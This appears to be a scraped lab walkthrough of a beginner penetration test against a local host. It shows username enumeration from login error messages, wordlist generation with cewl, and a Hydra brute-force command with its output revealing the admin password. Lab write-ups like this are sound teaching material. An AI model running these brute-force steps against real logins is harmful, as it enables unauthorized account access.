Joomla! is all about allowing you to create a site that matches your vision. The possibilities are limitless; this sample site will get you started.

There are a few things you should know to get you started.

Every Joomla! website has two parts: the Site (which is what your site visitors see) and the Administrator (which is


Side Module

This is a module where you might want to add some more information or an image, a link to your social media presence, or whatever makes sense for your site.


You can edit this module in the module manager. Look for the Side Module.

Login Form


Checking out the other open web port:



We find a login. We see how it responds to any set of credentials:




We feed it root and root, it responds with:



Incorrect username!

On the surface, we might not think much of this error but it's a tell. "Incorrect username!" means that maybe we can uncover a correct username!


We try another pair of credentials:



admin

••••


Using admin and admin, we get:



Incorrect password!

Excellent! We've just learned that **admin** is the correct username.


Perhaps we can leverage **cewl** to generate a list of passwords from that Joomla site running on port 8080:



```
root@c2:~/inhouse/Pentesting101# cewl -w wordlist.txt -d 3 -m 5 http://192.168.86.227:8080
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@c2:~/inhouse/Pentesting101# wc -l wordlist.txt
371 wordlist.txt
root@c2:~/inhouse/Pentesting101# head -n 10 wordlist.txt
Lorem
Ipsum
pentesting
Module
Joomla
module
Content
Search
Begin
There
root@c2:~/inhouse/Pentesting101#
```


Using the **wc** command, we count 371 words in our wordlist. Using the **head** command, we take a peek at the top just to make sure things look like they should.

Next, we need are the field names for username and password fields:



```
<!DOCTYPE html>
<link href="style.css" rel="stylesheet" type="text/css">
<html>
    <head>
        <meta charset="utf-8">
        <title>Login</title>
        <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css">
    </head>
    <body>
        <div class="login">
            <h1>Login</h1>
            <form action="authenticate.php" method="post">
                <label for="username">
                    <i class="fas fa-user"></i>
                </label>
                <input type="text" name="username" placeholder="Username" id="username" required>
                <label for="password">
                    <i class="fas fa-lock"></i>
                </label>
                <input type="password" name="password" placeholder="Password" id="password" required>
                <input type="submit" value="Login">
            </form>
        </div>
    </body>
</html>
```


With a username, password list, and field names, we can now attempt to brute force the login with Hydra:



```
root@c2:~/inhouse/Pentesting101# hydra -l admin -P ./wordlist.txt 192.168.86.227 http-post-form '/authenticate.php:us
ername=^USER^&password=^PASS^:F=Incorrect'
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal
 purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-05-30 04:39:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 371 login tries (l:1/p:371), ~24 tries per task
[DATA] attacking http-post-form://192.168.86.227:80/authenticate.php:username=^USER^&password=^PASS^:F=Incorrect
[80][http-post-form] host: 192.168.86.227   login: admin   password: Consonantia
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-05-30 04:39:49
root@c2:~/inhouse/Pentesting101#
```


When Hydra completes, we uncover the password: **Consonantia**

Moving to the login form:



Success!

We are logged in:



// //


Website Title

Profile Logout

Home Page

Welcome back, admin!

With only one real option, we check out the **Profile** page:



Website Title

Profile Logout

